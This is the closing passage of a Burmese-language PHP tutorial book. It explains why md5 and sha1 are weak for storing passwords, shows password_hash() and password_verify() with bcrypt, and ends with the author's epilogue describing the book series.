- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ပြန်ထုတ်ပေးတဲ့ Hash ရလဒ် အမြဲတမ်း တူကြပါတယ်။ ဘယ်နှစ်ကြိမ်ပဲ Run ပါစေ၊ Content တူရင် ထွက်လာတဲ့ Hash အမြဲတမ်း တူမှာပဲ ဖြစ်ပါတယ်။

Hash Function တွေသုံးပြီး Content ကို Hash ပြောင်းလိုက်တဲ့အခါ ရလာတဲ့ Hash ကနေ Content ပြန်ယူလို့ မရဘူးလို့ ဆိုထားပါတယ်။ Hash ကနေ Content ပြန်ယူလို့ မရနိုင်ပေမယ့် ရနိုင်တဲ့တစ်ခြား နည်းလမ်းတွေတော့ ရှိပါတယ်။ ဥပမာ - ဒီ md5 Hash ကိုလေ့လာကြည့်ပါ။

1f3870be274f6c49b3e31a0c6728957f

ဒီ Hash ကနေ မူလတန်ဖိုးကို ပြန်ထုတ်လို့ မရပေမယ့်၊ အဲဒီ Hash ကို Google မှာ ရိုက်ထည့်ပြီး ရှာကြည့်လိုက်ရင် apple ဆိုတဲ့ Content အတွက် Hash ဖြစ်တယ်ဆိုတာကို သိရနိုင်ပါတယ်။ Content တူရင် Hash တူတဲ့အတွက် Content တွေကို Hash ကြိုပြောင်းထားပြီး တိုက်စစ်မယ်ဆိုရင်၊ Hash ကိုကြည့်ပြီး ဘယ် Content အတွက်လဲဆိုတာကို သိရနိုင်ပါတယ်။ တစ်ကယ်တော့ Manual ကြိုပြောင်းစရာမလိုပါဘူး၊ Rainbow Table ကို Hash ကိုပေးလိုက်ရင် Content ပြန်ရှာပေးနိုင်တဲ့ နည်းပညာတွေ ရှိနေပါတယ်။

ဒါကြောင့် md5 တို့ sha1 တို့လို Hash နည်းပညာတွေကို Secure မဖြစ်ဘူးလို့ ပြောကြပါတယ်။ လုံခြုံအောင် Hash ပြောင်းချင်ပေမယ့် Content ပြန်ဖော်မယ်ဆိုရင် ရနိုင်ခြေရှိနေလို့ပါ။ အရင်ကတော့ md5 ကို တင် မလုံခြုံဘူးလို့ ပြောကြတာပါ။ sha1 ကိုတော့ လုံခြုံတယ်လို့ သတ်မှတ်ကြပါတယ်။ ဒါပေမယ့် အခု နောက်ပိုင်း Computing Power တွေ တစ်နေ့တစ်ခြား ပိုကောင်းလာကြတော့ အရင်ကလုံခြုံပါတယ်ဆိုတဲ့ sha1 ကိုပါ မလုံခြုံတော့ဘူးလို့ သတ်မှတ်လာကြတာပါ။ ကနေ့ခေတ်မှာ လုံခြုံတယ်လို့ ပြောလို့ရတဲ့ Hash နည်းပညာကတော့ bcrypt ဖြစ်ပါတယ်။ ဘာကြောင့် md5 တို့ sha1 တို့ကိုကျတော့ မလုံခြုံဘူးလို့ သတ်မှတ်ပြီး bcrypt ကို ကျတော့မှ လုံခြုံတယ်လို့ သတ်မှတ်ကြတာလဲဆိုတဲ့ထိတော့ ထည့်မပြောနိုင်တော့ပါဘူး။ Hash Algorithm တွေရဲ့ သဘောသဘာဝနဲ့ Random Salt လို သဘောသဘာဝတွေ ထည့်ပြောမှ ရတော့မှာမို့လို့ပါ။ ဆက်လေ့လာစရာ စာရင်းထဲမှာသာ ထည့်မှတ်ထားလိုက်ပါ။ ဒီလိုပါပဲ နည်းပညာတွေကတော့ လိုက်မယ်ဆိုရင် မဆုံးနိုင်အောင်ပါပဲ။

PHP မှာ bcrypt ဆိုတဲ့အမည်နဲ့ md5() တို့ sha1() တို့လို အလွယ်တစ်ကူ ယူသုံးလို့ရတဲ့ Standard Function မရှိပါဘူး။ ဒါပေမယ့် bcrypt ကို အသုံးပြုထားတဲ့ password_hash() လို့ခေါ်တဲ့ Hash Function တော့ ရှိနေတာပါ။ ဒီအကြောင်းကို နောက်ခေါင်းစဉ်တစ်ခုနဲ့ ဆက်ပြောပါမယ်။

Saving Passwords

ဝတ်ဆိုက်တိုင်း လိုလိုမှာ User တွေက Register လုပ်ပြီး အကောင့်ဆောက်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်ကြပါတယ်။ အဲဒီလို Register လုပ်ကြတဲ့အခါ User ဆီက Password ကို တောင်းကြရပါတယ်။ ဒီတော့မှ အဲဒီ Password ကိုသုံးပြီး Login ပြန်ပေးဝင်လို့ ရမှာပါ။

ဒီလို User ဆီက Password ကိုတောင်းယူပြီး သိမ်းထားရတာ တာဝန်ကြီးပါတယ်။ ဘာဖြစ်လို့လဲဆိုတော့ User အများစုက Password တွေကို ပြန်သုံးကြပါတယ်။ ဝတ်ဆိုက် (၁၀) ခုမှာ အကောင့်တွေ ဖွင့်ထားလို့ Password တွေ မတူအောင် (၁၀) ခု ခွဲပေးကြမှာ မဟုတ်ပါဘူး။ တစ်ချို့ဆို Password တစ်ခုထဲနဲ့ နေရာတိုင်းမှာ သုံးနေကြတာပါ။ ဒါကြောင့် ကိုယ့်ဝတ်ဆိုက်မှာ အကောင့်လာဆောက်တဲ့အခါ ပေးတဲ့ User ရဲ့ Password ဟာ အဲဒီ User အတွက် အလွန်အရေးကြီးတဲ့ အချက်အလက်တစ်ခုပါ။ ကိုယ်ဝတ်ဆိုက်ရဲ့ လုံခြုံရေး အားနည်းချက် တစ်ခုခုကြောင့်သာ User အချက်အလက်တွေ ပေါက်ကြားခဲ့လို့ User တွေရဲ့ Password တွေသာ ပါသွားခဲ့ရင် အဲဒီ User တွေ ပြဿနာတက်မှာက ကိုယ့်ဝတ်ဆိုက် တစ်ခုထဲမှာတင် ပြဿနာတက်မှာ မဟုတ်ပါဘူး။ အဲဒီ Password ကို သုံးထားတဲ့ နေရာတိုင်းမှာ ပြဿနာတက်တော့မှာပါ။ ဒါကြောင့် Password တွေကို လက်ခံသိမ်းဆည်းရတာ တာဝန်ကြီးတယ်လို့ ပြောတာပါ။

Password တွေသိမ်းဆည်းမှုနဲ့ပတ်သက်ရင် အရေးအကြီးဆုံးအချက်ကတော့ ဘယ်တော့မှ မူရင်း Password အတိုင်း မသိမ်းဖို့ပါပဲ။ Hash လုပ်ပြီးတော့မှသာ သိမ်းရပါတယ်။ ဒီတော့မှ အကြောင်းအမျိုးမျိုးကြောင့် User Data တွေ ပေါက်ကြားခဲ့ရင်တောင် Password တွေက Hash လုပ်ထားလို့ ဒုက္ခပေးတဲ့သူက မူရင်း Password ကို အလွယ်တစ်ကူ သိနိုင်မှာ မဟုတ်တော့ပါဘူး။ နမူနာလုပ်ခဲ့တဲ့ ပရောဂျက်မှာတောင် md5 () ကိုသုံးပြီး Password တွေကို သိမ်းခဲ့တာ တွေ့မြင်ခဲ့ကြရမှာပါ။ ပြည့်စုံလုံလောက်ခြင်းတော့ မရှိသေးပါဘူး။ စောစောက ပြောခဲ့သလို md5 Hash က ပြန်ဖော်မယ်ဆိုရင် ဖော်လို့ရနိုင်စရာ ရှိနေလို့ပါ။ ဒါကြောင့် bcrypt လို ပိုပြီးတော့ လုံခြုံရေးအားကောင်းတဲ့ Hash မျိုးကို လက်တွေ့မှာ အသုံးပြုပေးဖို့ လိုအပ်ပါလိမ့်မယ်။ ဒီအတွက် PHP မှာ password_hash () လို့ခေါ်တဲ့ Function ရှိနေပါတယ်။ ဒီလိုပါ -

PHP >= 5.5

```
<?php
```

```
$password = "userpassword";  
$hash = password_hash($password, PASSWORD_BCRYPT);
```



```
echo $hash;

// $2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS
```

`password_hash()` Function ကို Argument နှစ်ခုပေးရပါတယ်။ Content နဲ့ Algorithm ဖြစ်ပါတယ်။ Content အနေနဲ့ User ရဲ့ Password ကိုပေးရမှာဖြစ်ပြီး Algorithm အနေနဲ့ `PASSWORD_BCRYPT` လို့ခေါ်တဲ့ Constant ကို အသုံးပြုနိုင်ပါတယ်။ ရလဒ်ကို `echo` ထုတ်ကြည့်တဲ့ အခါ အတော်လေး ရှည်လျားတဲ့ ရလဒ် Hash ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ စာဖတ်သူကိုယ်တိုင်စမ်းကြည့် လိုက်ရင် ရမယ့် ရလဒ်နဲ့ အခုဒီမှာပြထားတဲ့ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

စောစောက Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ရလဒ်တူတယ်လို့ ပြောပါတယ်။ အခု ဘာကြောင့် မတူတာလဲ။ Hash လုပ်တဲ့အခါ ဒီအတိုင်းမလုပ်ဘဲ Content နဲ့အတူ Random တန်ဖိုးတစ်ခုနဲ့ ပေါင်းပြီးတော့ Hash လုပ်ထားတဲ့အတွက် အဲ့ဒီ Random တန်ဖိုးကြောင့် Hash က လိုက်ပြောင်းနေတာ ဖြစ်ပါတယ်။ ရှေးဆုံးက `$2y$10$` ထိကတော့ တူနိုင်ပါတယ်။ သူ့နောက်ကတန်ဖိုးတွေသာ ပြောင်းနေမှာ ပါ။ `2y` က အသုံးပြုထားတဲ့ Algorithm ဖြစ်ပြီး 10 ကတော့ Cost ကိုဆိုလိုတာပါ။ Content ကို ခြေဖျက် တာ ဘယ်နှစ်ခါ ဖျက်သလဲဆိုတဲ့ အရေအတွက်ပါ။ 10 ဆိုတာ 2 power 10 ဖြစ်လို့ 1024 ကြိမ် ခြေဖျက် အလုပ်လုပ်ထားတယ်ဆိုတဲ့ သဘောပါ။ အဲ့ဒီ `$2y$10$` နောက်ကလိုက်တဲ့ စာလုံး (၂၂) လုံးက Hash မ လုပ်ခင် ထည့်လိုက်တဲ့ Random တန်ဖိုးဖြစ်ပြီး တစ်ကယ် Hash Code ကတော့ နောက်ဆုံးကနေလိုက်တဲ့ (၃၁) လုံး ဖြစ်ပါတယ်။

ပြောချင်လို့သာ ဒါတွေ ပြောနေတာပါ။ အသုံးပြုမှု ရှုထောင့်ကနေ ကြည့်ရင် `password_hash()` Function ကို Password ပေးလိုက်ရင် လုံခြုံစိတ်ချရတဲ့၊ ပြန်ဖော်ဖို့ခက်ခဲတဲ့ Hash Code ထွက်လာတယ် လို့ မှတ်ထားရင်လည်း ရပါတယ်။ အဲ့ဒီလိုရလာတဲ့ Hash ကို သိမ်းဆည်း ထားရမှာဖြစ်ပါတယ်။

နမူနာပရောပရောဂျက်မှာဆိုရင် Register လုပ်တုန်းက Password ကို `md5()` နဲ့ Hash လုပ်ပြီးသိမ်းခဲ့လို့ Login ဝင်တဲ့အခါ User ပေးလာတဲ့ Password ကို `md5()` နဲ့ပဲ Hash ပြောင်းပြီးမှ မှန်ကန်မှုရှိမရှိ တိုက်စစ် ထားပါတယ်။ အခု `password_hash()` နဲ့ ပြောင်းထားတဲ့ Hash တန်ဖိုးကိုရော ဘယ်လိုပြန် တိုက်စစ်ရမလဲ။ `password_verify()` ဆိုတဲ့ Function ကို သုံးရပါတယ်။ ဒီလိုပါ -

PHP >= 5.5

```
<?php

$hash = '$2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS';

if(password_verify('userpassword', $hash)) {
    echo 'Correct Password';
} else {
    echo 'Incorrect Password';
}

// Correct Password
```

သိမ်းထားတဲ့ Hash ဟာ userpassword နဲ့ တူညီမှုရှိသလားဆိုတာကို password_verify() နဲ့ စစ်ကြည့်လိုက်တာပါ။ တူညီမှုရှိတဲ့အတွက် Correct Password ဆိုတဲ့ ရလဒ်ကို ပြန်လည်ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ User က Login ဝင်ချိန်မှာ ပေးလာတဲ့ Password နဲ့ သိမ်းထားတဲ့ Hash ကိုက်ညီမှုရှိမရှိ စစ်ကြည့်နိုင်မှာပဲ ဖြစ်ပါတယ်။

Conclusion

ဆက်ကြည့်မယ်ဆိုရင် ကြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် ဒီလောက်ဆိုရင် လုံခြုံရေးနဲ့ပတ်သက်ပြီး ကိုယ့်အိမ်တံခါးကိုယ် သော့ခတ်နိုင်တဲ့ အဆင့်လောက်တော့ ရသွားပြီပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ ဖော်ပြထားတဲ့ ဗဟုသုတတွေကို အသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းတွေမှာ ရေးခဲ့တဲ့ ပရောဂျက်ကိုလည်း လိုအပ်သလို ပြင်ဆင်ဖြည့်စွက်ကြည့်ဖို့ အကြံပြုပါတယ်။ SQL Injection အတွက်တော့ မူလကတည်းက Prepare Statement တွေကို အသုံးပြုထားပြီး ဖြစ်ပါတယ်။ XSS အကာအကွယ်အတွက် Helper Method ထပ်တိုးပြီးတော့ လိုအပ်တဲ့နေရာတွေမှာ လိုက်ထည့်ပေးသင့်ပါတယ်။ CSRF အကာအကွယ်ကိုလည်း နေရာတိုင်းမှာ မထည့်နိုင်ရင်တောင်မှ အရေးကြီးတဲ့ နေရာအချို့မှာ ထည့်ပေးသင့်ပါတယ်။ Password တွေစီမံတဲ့ နေရာမှာလည်း md5() အစား အခုလေ့လာခဲ့တဲ့ password_hash() တို့ password_verify() တို့နဲ့ ပြောင်းပေးသင့်ပါတယ်။

ပရောဂျက်ကုန်တွေ စမ်းသပ်ရေးသားရင်းပဲဖြစ်ဖြစ်၊ တစ်ခြားအကြောင်းကြောင့်ပဲဖြစ်ဖြစ် အဆင်မပြေတာတွေ၊ သိချင်တာတွေ ရှိရင် Facebook မှာ လိုတိုရှင်း - အမေးအဖြေ ဆိုတဲ့ Group တစ်ခု ရှိပါတယ်။ ကျွန်တော်စာရေးသူလည်း Group ထဲမှာရှိသလို၊ Join ထားပြီးတော့ တစ်ခြား စာဖတ်သူများနဲ့လည်း အချင်းချင်း ဆွေးနွေးတိုင်ပင်နိုင်ပါတယ်။

နိဂုံးချုပ်

ဒီစာအုပ်ဟာ လိုတိုရှင်းစာအုပ် စီးရီးထဲမှာ နောက်ဆုံးတစ်အုပ်အနေနဲ့ ရေးဖြစ်ခဲ့တဲ့ စာအုပ်ပါ။ လိုတိုရှင်းလို့ ခေါင်းစဉ်တပ်ထားပေမယ့် ပါသင့်တာတွေ ထည့်ရင်းနဲ့ ပုံမှန်စာအုပ်ကြီးတစ်အုပ်စာတောင် ဖြစ်သွားပါတယ်။ PHP နဲ့ပတ်သက်ရင်လည်း ပါသင့်တာတွေ စုံအောင်ပါသွားလို့ စာဖတ်သူများ နှစ်သက်အသုံးဝင် လိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။ ဒီစာအုပ်မတိုင်ခင် ရှေ့ပိုင်းမှာ **React လိုတိုရှင်း၊ Laravel လိုတိုရှင်း၊ API လိုတိုရှင်း၊ Bootstrap လိုတိုရှင်း၊ JavaScript လိုတိုရှင်း** ဆိုတဲ့စာအုပ် (၅) အုပ် ထွက်ထားပြီး ဖြစ်ပါတယ်။ အခု ဒီစာအုပ်နဲ့ဆိုရင် စုစုပေါင်း (၆) အုပ် ရှိသွားပါပြီ။

အခြေခံအသင့်အတင့် ကြိုတင်လေ့လာဖူးသူတွေကတော့ ဒီစာအုပ် (၆) အုပ်ထဲက မိမိနှစ်သက်ရာ စာအုပ်ကို နှစ်သက်ရာအစီအစဉ်နဲ့ လေ့လာနိုင်ပါတယ်။ အခုမှ စလေ့လာမယ့်သူတွေကတော့ ဒီအစီအစဉ်အတိုင်း ဖတ်ရှုလေ့လာသင့်ပါတယ်။

၁။ Bootstrap လိုတိုရှင်း

၂။ JavaScript လိုတိုရှင်း

၃။ PHP လိုတိုရှင်း

၄။ Laravel လိုတိုရှင်း

၅။ React လိုတိုရှင်း

၆။ API လိုတိုရှင်း

Bootstrap လိုတိုရှင်း နဲ့ **JavaScript လိုတိုရှင်း** တို့ဟာ အခြေခံအဆင့် စာအုပ်တွေဖြစ်ပါတယ်။ ဒီစာအုပ် **PHP လိုတိုရှင်း** ကတော့ အလယ်အလတ်အဆင့် ဖြစ်ပါတယ်။ နောက်ထပ် ဆက်လက်လေ့လာသင့်တဲ့ **Laravel လိုတိုရှင်း** နဲ့ **React လိုတိုရှင်း** တို့ကတော့ လုပ်ငန်းခွင်သုံး နည်းပညာတွေ ဖြစ်သွားပါပြီ။ **API လိုတိုရှင်း** ကတော့ အဆင့်မြင့်ပိုင်းလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီအစီအစဉ်အတိုင်းသာ စနစ်တကျ လေ့လာသွားမယ်ဆိုရင် အခြေခံအဆင့်ကနေ လုပ်ငန်းခွင်ဝင် Web Developer တစ်ဦးဖြစ်တဲ့ အဆင့်ထိ ရောက်ရှိသွားနိုင်ပါတယ်။ ဒီစာအုပ် စီးရီးထဲမှာ Front-End ပိုင်းတွေ Back-End ပိုင်းတွေ အကုန် စုစည်း ပါဝင်သွားတာပါ။

အခုဆိုရင် ရေးမယ်လို့ ရည်ရွယ်ထားတဲ့ လိုတိုရှင်း (၆) အုပ်တွဲစီးရီး ပြီးပြည့်စုံသွားပြီ ဖြစ်တဲ့အတွက် (၆) အုပ်လုံးကို ပေါင်းချုပ်ပြီး **Professional Web Developer 2021** ဆိုတဲ့အမည်နဲ့ ထပ်ထုတ်ဖို့လည်း စီစဉ် ထားပါတယ်။ စာမျက်နှာ စုစုပေါင်း (၁၀၀၀) နီးပါး ဖြစ်သွားမယ့် အထူးထုတ် စာအုပ်ကြီးပါ။ ပါဝင်မယ့် အကြောင်းအရာတွေကတော့ သိပ်ပြောင်းမှာမဟုတ်ပါဘူး၊ အများအားဖြင့် အတူတူပဲဖြစ်မှာပါ။ အမှတ်တရ သိမ်းဖို့ပဲဖြစ်ဖြစ်၊ လက်စွဲထားလေ့လာဖို့ပဲဖြစ်ဖြစ်၊ အသိမိတ်ဆွေတွေကို လက်ဆောင်ပေးဖို့ပဲဖြစ်ဖြစ်၊ ပေါင်းချုပ် တစ်စုတစ်စည်းထဲ လိုချင်တဲ့သူတွေ နှစ်သက်ကြပါလိမ့်မယ်။

ထွက်သမျှ စာအုပ်တွေကို တစ်စိုက်မတ်မတ် ဖတ်ရှုအားပေးကြသူများ အပါအဝင် စာဖတ်ပရိတ်သတ်များ အားလုံးကို ကျေးဇူးအထူးတင်ကြောင်းပြောရင် နိဂုံးချုပ်အပ်ပါတယ်။ အားလုံးပဲ ရောဂါကပ်ဘေးတွေ ကနေ ကင်းဝေးပြီး မိမိတို့မျှော်မှန်းထားတဲ့ အောင်မြင်မှုများကို ရရှိနိုင်ကြပါစေ။

အိမောင် (Fairway)

၂၀၂၁ ခုနှစ်၊ ဇန်နဝါရီလ (၂၃) ရက်နေ့တွင် ရေးသားပြီးစီးသည်။